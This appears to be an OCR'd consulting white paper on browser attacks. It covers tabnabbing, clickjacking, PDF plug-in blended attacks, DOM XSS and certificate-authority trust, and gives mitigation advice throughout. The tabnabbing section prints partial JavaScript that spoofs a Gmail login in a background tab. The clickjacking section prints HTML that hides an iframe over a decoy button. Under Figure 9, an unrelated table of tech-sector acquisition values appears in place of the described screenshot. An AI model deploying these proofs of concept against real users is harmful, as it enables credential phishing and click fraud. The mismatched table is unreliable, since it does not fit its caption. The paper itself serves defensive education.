
Next generation client-side attacks



Executive summary

Enterprises should deploy reasonable and responsible security controls, including:

- Deploying a standardized version of a current internet browser.
- Developing a browser security policy which includes approved usage, pluggable protocol handlers and integrated applications.
- Updating browser software and associated application updates in the patch management process.
- Egressing application control solutions to monitor and filter internet-bound requests.
- Educating stakeholders by facilitating user awareness trainings.
- Developing secure code reviews and security application testing practices that validate security controls.

The web browser has become an incredibly complex piece of software. From ensuring the successful rendering of web applications, to executing complex sets of dynamic instructions, to running multiple instances of plug-in code, the complexity in the design of a typical web browser has skyrocketed. Through the proliferation of web applications on the average user's desktop, the web browser has taken on the complexity traditionally attributed to the operating system layer. It is this increase in complexity that has made the web browser a ripe avenue of attack by malicious attackers. Given this situation, organizations and individuals often rely on browser security controls to help protect the integrity and confidentiality of their data. However, browser controls today provide insufficient protection against certain types of attack vectors.

Operating systems are designed with anti-malware, antivirus and system controls to prevent or mitigate malicious code. The web browser has not kept pace with modern security controls of the desktop operating system. Running updated versions of web browsers and leveraging the latest security controls are leading practices rarely followed. According to netmarketshare.com, an internet technologies usage site, the combined market share of Internet Explorer 6 (released circa 2000) and Internet Explorer 7 (circa 2006) is over 28%. Cyber criminals are well aware of the shortcomings in internet browsers and are engineering new attack classes that exploit the browser's fundamental design framework. In short, these new attack vectors will not be detected by present-day security controls.

In addition to the known threats from legacy internet browsers, there are many emerging threats that are challenging IT organizations and security professionals. Attacks that impersonate well-known sites are an understood threat; however, cyber criminals have found new techniques, such as "tabnabbing," that exploit the way people process information visually.

Imagine opening your online banking site in one tab of your web browser, a blog in another and a news site in a third tab. When you return to the tab of the blog you were reading, your personal email site appears – or so you think. Tabnabbing, a new phishing attack, has just stolen your username and password. Tabnabbing exploits a site's ability to rewrite a browser's tab and page details after a page has been loaded. Once a user has multiple tabs open – after a period of inactivity – the malicious script will rewrite the page contents, the icon next to the page title, and the page title to appear as a password-restricted site such as an email or banking application. Tabnabbing is merely one of many next generation browser-based attack vectors.

While tabnabbing exploits a user's attention to detail (or lack thereof), "clickjacking" exploits the way browsers render HTML and poses the greatest unchecked client-side threat. Clickjacking places an invisible web page over the top of a visible page, effectively stealing the click intended for objects on the lower layer. Without proper application controls, the impact of a single click can be devastating. These attacks are not detected by off-the-shelf scanning software. The out-of-the-box security design of modern web browsers is entirely untenable. While web browsers are not stopping the most cutting-edge attacks, enterprises are continuing to operate on legacy browser technology. Organizations do not have the luxury of accepting the inadequate default browser security controls. One cannot expect an information worker to be accountable for thwarting every possible attack that seeks to exploit their trust or the trust of their computer.

In the following pages, we analyze some of the more challenging attack techniques that target the browser, provide proof-of-concept exploits and offer suggestions to mitigate risk.

Tabnabbing attacks

In summary

- Tabnabbing is a new phishing technique that takes advantage of a website's ability (via JavaScript) to rewrite tab and page details after a page has been loaded.
- Once a user has multiple tabs open, and after a period of inactivity, the malicious script will rewrite the page contents, tab icon and tab title to appear as a password-restricted site, such as an email or banking application.
- This technique relies upon the brain's tendency to use visual cues such as icons – if the user does not re-evaluate the address field in the browser, he or she will likely enter their credentials into the phishing site.

Early generation browsers had a single window for each website a user visited. Tabbed browsing is the ability to maintain connections to multiple websites or web applications within a single browser window, similar to running multiple applications on a desktop system. Individuals rely on visual indicators such as icons and tab titles to identify which site is loaded into a tab. Attackers have found an attack technique which is part of the web browser's normal operation and exploits the use of these visual cues.

Technical details

Our technical example employs a script called bgattack.js (figure 1) which can be embedded within a web page. The script will detect when a user has browsed away from the tab where the script is running and set a timer to a configurable number seconds. Once the timer has expired, bgattack.js will rewrite the page contents, favorite icon and tab title to the predefined site details, as in our example Gmail.

```
(function(){
  var TIMER = null; var HAS_SWITCHED = false;
  window.onblur = function(){
    TIMER = setTimeout(changeItUp, 5000);}
  window.onfocus = function(){
    if(TIMER) clearTimeout(TIMER); }

function setTitle(text){ document.title = text; }
 favicon = {
  docHead: document.getElementsByTagName("head")[0],
  set: function(url){ this.addLink(url);},
  addLink: function(iconURL) {
    var link = document.createElement("link");
    link.type = "image/x-icon";
    link.rel = "shortcut icon";
    link.href = iconURL;
    this.removeLinkIfExists();
    this.docHead.appendChild(link);
  },
  removeLinkIfExists: function() {
    var links = this.docHead.getElementsByTagName("link");
    for (var i=0; i<links.length; i++) {
      var link = links[i];
      if (link.type=="image/x-icon" && link.rel=="shortcut icon") {
        this.docHead.removeChild(link);
        return;} } },
  get: function() {
    var links = this.docHead.getElementsByTagName("link");
    for (var i=0; i<links.length; i++) {
      var link = links[i];
      if (link.type=="image/x-icon" && link.rel=="shortcut icon") {
        return link.href;
        } };
function changeItUp(){
  if( HAS_SWITCHED == false ){
    createShield("https://mail.google.com");
    setTitle( "Gmail: Email from Google");
    favicon.set("https://mail.google.com/favicon.ico");
    HAS_SWITCHED = true; }
```

Figure 1 - Tabnabbing example code

The JavaScript in **figure 1** illustrates the more interesting parts of bgattack.js. The example script is broken down into four main functions, including a timer, content clearing, content retrieval and page rewriting.

In our example, the timer in the main function is set to five seconds of inactivity, determined by the JavaScript window.onfocus event (line 4). If the user returns their focus to the tab containing the malicious script, the timer resets (line 6). This ensures the user does not see the page content change while they are actively viewing the page. Once the timer expires, the tab icon is removed and the target phishing site's icon (stored as fav.ico) is retrieved. Finally, the page contents are rewritten using a "createShield" function (not shown). In the "changeItUp" function (line 34), we see the phished site is Gmail and the favorite icon is taken directly from Google (lines 36-37). It's also worth noting that the user redirects to the valid Gmail site with an onClick event on the submit button. This ensures the attack is transparent to the victim.

In **figure 2** we see the user has visited the attacker's site in one tab, a news site in another, their banking site in a third and Ernst & Young in the fourth tab.




Figure 2 - Multiple tabs

Figure 3 shows that while the victim was browsing other sites, blog.attack.com executed the script to rewrite the tab title and favorite icon to Gmail.com.




Figure 3 - Tab rewritten

Finally, when the user returns to their first tab in **figure 4**, the phishing content is displayed. Notice that while the page contents, tab title and favorite icon have been changed, the URL is exactly the same (blog.attack.com).




Figure 4 - Content spoofed page

Mitigating risk

The document object model (DOM) enables developers to write dynamic code that updates content continuously. This behavior is unlikely to change in future browser versions. Enterprises can mitigate risk by leveraging the security zone model in Internet Explorer. All sites with a valid business purpose should be listed in the "trusted sites" while disabling JavaScript for sites in the "internet" zone. Additionally, browser plug-ins are available to alert users to potentially malicious sites.

In the Mozilla browser, using Firefox plug-ins such as NoScript can mitigate scripted attacks. Organizations may leverage internal training to educate users about the risks associated with browsing the internet. However, the simplest solution is to stay alert while browsing by practicing "situational awareness."

Clickjacking attacks

In summary

- Clickjacking could more appropriately be named "clicktheft." The attack is designed to steal a user's click attempts either through an embedded JavaScript-triggered event or, without scripting, through HTML and CSS tricks.
- Both techniques depend on the attacker's ability to overlay a link transparently over a page through an IFRAME.
- In our example, we demonstrate a simple clickjacking attack without leveraging JavaScript, which perpetrates click fraud on a pay-per-click advertisement.

As web technologies evolved, browsers were tasked with rendering dynamic content that included code from other sources at various trust levels. In an effort to isolate external content, the IFRAME technology integrated into browsers. IFRAME seamlessly integrates third-party content into the DOM, a hierarchical, dynamic data structure in the browser.

Technical details

There are several elements that make clickjacking attacks dangerous and enable these attacks to go unnoticed by the victim. In our example, we use the CSS z-index property, or negative top position, to set the HTML elements on top of one another, similar to a stack of papers on a desk. Opacity is the CSS property that will render the content in different levels of visibility, from opaque to transparent. In **figure 6** on the following page, you can see the example page with the opacity set to 0. To demonstrate that the IFRAME is present, we set the opacity to 1 in **figure 7**. Finally, and most critically, IFRAMEs enable content from another domain to render in an HTML element.

In our code example (**figure 5**), we use three CSS classes to execute our attack. The first class, clickJack (line 4), defines the area of our page where we want our victim to click. Notice this class is applied in a span tag – essentially creating a fake button. The z-index property in the CSS class sets the button behind the transparent part of the page where we want our victim to click. Our next class is referenced as "attackTarget" (line 13) – the destination of the user's click. The only value set is the opacity to 0 – forcing the IFRAME content to be completely transparent. In the final CSS class, we define our page elements.

```
 2  <html><head>
 3  <style type="text/css">
 4  .clickJack {
 5  background: #666; color:#fff;
 6  font-size: 35px;
 7  font-family: Helvitica;
 8  position:absolute;
 9  top:570px; left:120px;
10  z-index:-10;
11  padding: 0px 10px 0px 10px;
12  }
13  .attackTarget{opacity: 0;}
14  .visablePage{
15  position:absolute;
16  top:5px; left:10px;
17  opacity: 1;
18  }
19  </style></head>
20  <body>
21  <iframe id="attackTarget" class="attackTarget" width="1000" height="700" scrolling="no"
22          src="http://www.cnet.com"></iframe>
23  <span class="clickJack">Download Our Clickjacking Document</span>
24          <div class="visablePage">
25              <div class="container_12">
26                  <div class="grid_8">
27                      <p>
28                      <H1>ClickJacking Attacks</H1>
29                      </p>
30                      <p>There are three elements that enable clickjacking: z-index, opaci
31                      <p>In our code example, we use three CSS classes to execute our atta
32                      <p>When the victim clicks on the span image (Click for Security Docu
33                      <p>The browser could mitigate this attack by disallowing invisible I
34                  </div>
35              </div>
36          </div>
37  </body>
38  </html>
```

Figure 5 - Source HTML




Figure 6 – Invisible IFRAME

When the victim clicks on the span image ("download our clickjacking document"), they are in actuality clicking on the IFRAME (CNET) a layer above, invisible to the eye. When an attacker can employ JavaScript, their attacks can become even more sophisticated. Using the onFocus JavaScript triggered event, an attacker can steal keystrokes. Each stolen keystroke is directed into the invisible IFRAME. In **figure 7**, we reveal the attack target by increasing the opacity for demonstration purposes.




Figure 7 - Attack target visible

A browser security policy could mitigate this attack by disallowing invisible IFRAMEs, changing their opacity to something slightly visible (perhaps 10%) or requiring additional approval from the user to render them. While this control would be an unpopular idea with internet advertisers, it would provide users the ability to approve third-party content before it was executed in the DOM.

Mitigating risk

Black box testing and static code reviews must check for "framebusting" code and report any lack of clickjacking protections as a security defect.

The latest research out of Stanford University offers software developers a script that can be implemented in the web application (**figure 8**) that is effective in stopping known clickjacking attack vectors. Essentially, it works by using the style element to hide all page contents if the page is within an IFRAME or JavaScript is disabled. If framed inside an IFRAME object, the JavaScript will attempt to break out of the IFRAME; if the breakout attempt is blocked, it will fail in a secure manner by not displaying content. In this case, the user will see a grayed-out page without any content.

```
2   <style>body display:none; </style>
3
4   <script>
5   if(self == top )
6   document.getElementsByTagName("body")[0].style.display = 'block';
7   else
8   top.location= self.location;
9   </script>
```

Figure 8 - Anti-clickjacking script

Blended attacks


In summary

- Internet browsers have essentially become a modular framework for interacting with web applications – the modern desktop.
- Given the number of JavaScript widgets, browser helper objects (BHOs) and extended pluggable protocol handlers, it is no wonder that client-side attacks are growing in popularity.
- The past 24 months have given rise to the blended attacks – essentially, browsers acting as a proxy for malicious code to third party or non-web based applications.
- Active-X, Microsoft's Object Linking and Embedding (OLE) framework, has been a desirable target for malicious individuals given its ability to interact with operating systems resources – something a browser should never be able to do.
- Today, Adobe's integrated browser applications are drawing more attention of the modern cyber criminal – according to the National Vulnerability Database, 88 security vulnerabilities have been reported in Adobe Acrobat since January 2009, all CERT rated with a medium or high severity risk assessment.
- In 2009, Adobe PDF exploits accounted for 80% of all web-based exploits.

As web technologies evolve, browsers have been updated to handle a vast number of default actions based on the content the browser is processing. The modern web browser is tightly integrated with desktop applications to extend the capabilities of web applications. This integration has essentially led to attackers leveraging the browser as a conduit, giving rise to blended attacks.

Technical details

Pluggable protocol handlers enable the browser to enjoy tight application integration. When a user clicks on a "mailto:" link and their email program is launched, a pluggable protocol handler was the link between the browser and the email application. A browser plug-in is an add-on piece of software that extends the capabilities of your browser to enable users to perform additional activities such as watch videos or run Java applets. In **figure 9** below, clicking a link in Internet Explorer launches the Adobe PDF Reader within the browser. Any vulnerability within Adobe PDF Reader may be exploited through the browser acting as a proxy.



Value acquired by buyer sector	Value sold by seller sector: Communications equipment (CE)	Computers, peripherals & electronics (CP&E)	IT services	Internet	Semiconductors	Software	Non-tech	Total ($m)
Value acquired/sold by sector								
CE	$758	$330	$85	-	$99	$13	$639	$1,924
CP&E	$179	$1,281	$1	-	$62	$495	$80	$2,098
IT services	$13	$2	$4,161	$1	-	$221	$97	$4,494
Internet	-	-	$25	$1,074	-	$72	$69	$1,240
Semiconductors	$22	$43	-	-	$1,172	-	$412	$1,650
Software	$199	$9	$450	$1	$310	$9,788	$4	$10,761
Non-tech	-	-	$2,494	-	-	$1,135	-	$3,629

Figure 9 – PDF Internet Explorer pluggable protocol handler

By allowing the browser to communicate with other applications, it has become a conduit for malicious attack traffic. The anatomy of our blended attack vector example is: 1) An individual visits a website containing links to a PDF document; 2) The individual clicks on a PDF-linked document while the browser detects a MIME type of "Application/PDF"; 3) The Adobe PDF Reader browser plug-in is launched to render the document in the browser; 4) The browser's protocol handler detects JavaScript and executes all JavaScript-related calls and functions. The attack succeeds.While this may seem difficult to execute, this is a common attack path. Cyber criminals are known to track their rate of infection. According to a Trusteer Research sample of 2.5 million users, 80% of all internet-connected systems were running outdated/ unpatched versions of Adobe Acrobat and Flash – applications that are tightly integrated into web browsers.

Mitigating risk

Limit your risk profile by removing browser helper objects and unregister unnecessary pluggable protocol handlers. Enterprises can mitigate a greater amount of risk by creating a secured browser platform and route all outbound internet traffic through a proxy server that checks to verify that all user-agents match the secure browser standard.

In the short term, IT professionals can limit their user's attack profile by regularly updating their Adobe products, such as Flash/Acrobat, and running on the latest browser platforms. Alternatively, one can uninstall Flash and use an alternative PDF reader with JavaScript rendering disabled.

DOM attacks

In summary

- In June 2010, two major DOM-based XSS vulnerabilities were released: one in Yahoo's web mail and another in the popular Dojo AJAX library.
- The Dojo libraries are leveraged by thousands of websites across the internet. In addition to demonstrating the necessity to review third-party code, a more salient point should be noted: DOM-based XSS attacks pose a monumental threat to online security.
- In large web applications, the DOM is assembled dynamically by tens or hundreds of source scripts frequently pulling third-party web widgets or other externally hosted content.
- Web widgets are pieces of web code such as JavaScript, Flash, Silverlight or other content developed by a vendor or partner and typically integrated directly from an externally-hosted location into the user's browser.
- The danger is in the fact that the web widgets can be granted the same access rights as the primary hosting domain.

The document object model (DOM), a hierarchical, dynamic data structure in the browser, was designed to be dynamically updated after it has been loaded into the browser. According to statistics collected by the Web Application Security Consortium, cross-site scripting (XSS) attacks comprise 39% of all web-based attacks. DOM-based XSS is different from stored or reflected XSS because it executes within the browser context without necessarily being returned to the server. Due to the dynamically updateable nature of the browser DOM, it is a challenge to differentiate a malicious script from a valid one. In many cases, the browser's security controls are the only line of defense against DOM-based XSS.

Technical details

While stored and persistent XSS is a major security issue, DOM-based XSS is the most pertinent to browser security for multiple reasons. In DOM-based XSS, the application is already loaded into the browser before the XSS event is triggered. While the page is loaded, content is fetched from a third-party source to update the DOM. JavaScript functions such as eval() and innerHtml() execute the payload within the DOM. Oftentimes, the XSS is injected to the first-party domain's context. In short, if the external content is sourced from oblivious.com to securesite.com, securesite.com has just inherited the vulnerability from oblivious.com. AJAX applications are especially susceptible due to their asynchronous nature and heavy reliance on technologies such as JSON.

Mitigating risk

It is remarkable to think browsers are eighth or ninth generation, yet our only options with JavaScript are enabled or disabled without employing third-party plug-ins. Browser vendors need to provide the functionality to specify domains that can run scripts while denying all others. This should be built in to the browser without any form of plug-in. This type of content control is not without precedent – users and organizations have long been able to regulate setting cookies. Granular scripting controls are essential in moving toward a more secure operating environment.

Widgets and third-party JavaScript can populate the DOM directly, and therefore it is not passed through the first-party domain server – the browser is the first and only line of defense against malicious code. Disabling JavaScript for "internet zone" sites or, in the Mozilla browser, utilizing Firefox plug-ins such as NoScript can mitigate scripted attacks.

SSL/TLS encryption

In summary

- Since its development by Netscape in the early 1990s, SSL has been the trusted technology for providing transport layer encryption to client/server web applications.
- Technology has moved forward and the very integrity of SSL/TLS has been called into question.

Securing web application data in transit has traditionally relied on secure sockets layer (SSL) and transport layer security (TLS) technologies. These technologies ensure that data between the web browser and the destination web application are encrypted and only known to the two parties. Browsers limited their trust to a handful of organizations.

Technical details

TLS and SSL are routinely used to provide confidentiality, authentication and integrity between communicating parties. At one time, only a handful of certificate authorities were in existence, of which the browser trusted less than 10. Now, through certificate authorities and their delegates, Internet Explorer trusts over 600 certificate issuers by default – some of which are government agencies.

This expanded circle leaves organizations exposed to the possibility that a wide number of both state and non-state actors could be performing man-in-the-middle (MITM) attacks on their HTTP traffic. Some of the more interesting groups on the list of trusted parties include: Ford, Google, a telecommunications company owned by the United Arab Emirates called Etisalat and the US Department of Homeland Security.

Web browsers do not have an option for revoking certificate authorities. This means that any SSL user can have their traffic decrypted and re-encrypted without the user's permission or knowledge by any certificate authority or certificate authority delegate. This is not limited to web browsers; there are many other web-based applications that rely on SSL, including mail clients and SSL VPN remote access systems.

Mitigating risk

Enterprises can mitigate risk by limiting the certificate authorities that the browser trusts by default. On Windows systems, the Internet Explorer configuration can be locked so the user is not able to modify these settings. Organizations should consider alternative protocols such as IPsec for remote access connectivity.

Conclusion — mitigating risk

Web browsers have become the modern desktop operating system while security controls are not providing appropriate protection against next generation attack vectors. Therefore, it is the charge of organizations to institutionalize security programs that mitigate their information security risk. In this next generation browser-based operating environment, security controls must be robust enough to thwart the rapidly changing threat landscape.

Enterprises must adopt practices that test for and actively mitigate emerging browser-based threats. Organizations require controls to limit scripting based on source domain, sandbox integrated applications and approve or deny third-party code inclusions in the DOM. Application security programs which include vulnerability scanning and source code review are incomplete without validating application controls that stop attacks such as clickjacking. Consider deploying emerging technologies such as application control solutions. These technologies monitor internet-bound traffic, adding an extra level of protection external to the browser. Finally, consider leveraging hardware or cloud-based content solutions to approve specific functionality and third-party applications.

Summary of recommendations

- Deploy, harden and maintain a modern, standardized internet browser.
- Develop secure code review and security application testing practices which include testing for clickjacking and code inclusion protections.
- Implement an organization-wide browser security policy and acceptable use policy.
- Develop user training which includes advisable internet browsing practices and restrictions.
- Deploy security browser plug-ins such as NoScript (Firefox) or safe site plug-ins (Internet Explorer and Firefox).
- Regularly patch integrated applications and browser plug-ins such as Adobe PDF Reader.
- Leverage application control solutions. Both cloud-based and traditional appliance vendors have solutions to mitigate Web 2.0 specific attack vectors.
- Monitor all outbound internet traffic through a proxy denying all browsers that do not meet the browser's security standard.

For more information

Josh Lemos
Ernst & Young

Office: +1 415 894 8953
Email: josh.lemos@ey.com

Notes

Ernst & Young

Assurance | Tax | Transactions | Advisory

About Ernst & Young
Ernst & Young is a global leader in assurance, tax, transaction and advisory services. Worldwide, our 141,000 people are united by our shared values and an unwavering commitment to quality. We make a difference by helping our people, our clients and our wider communities achieve their potential.
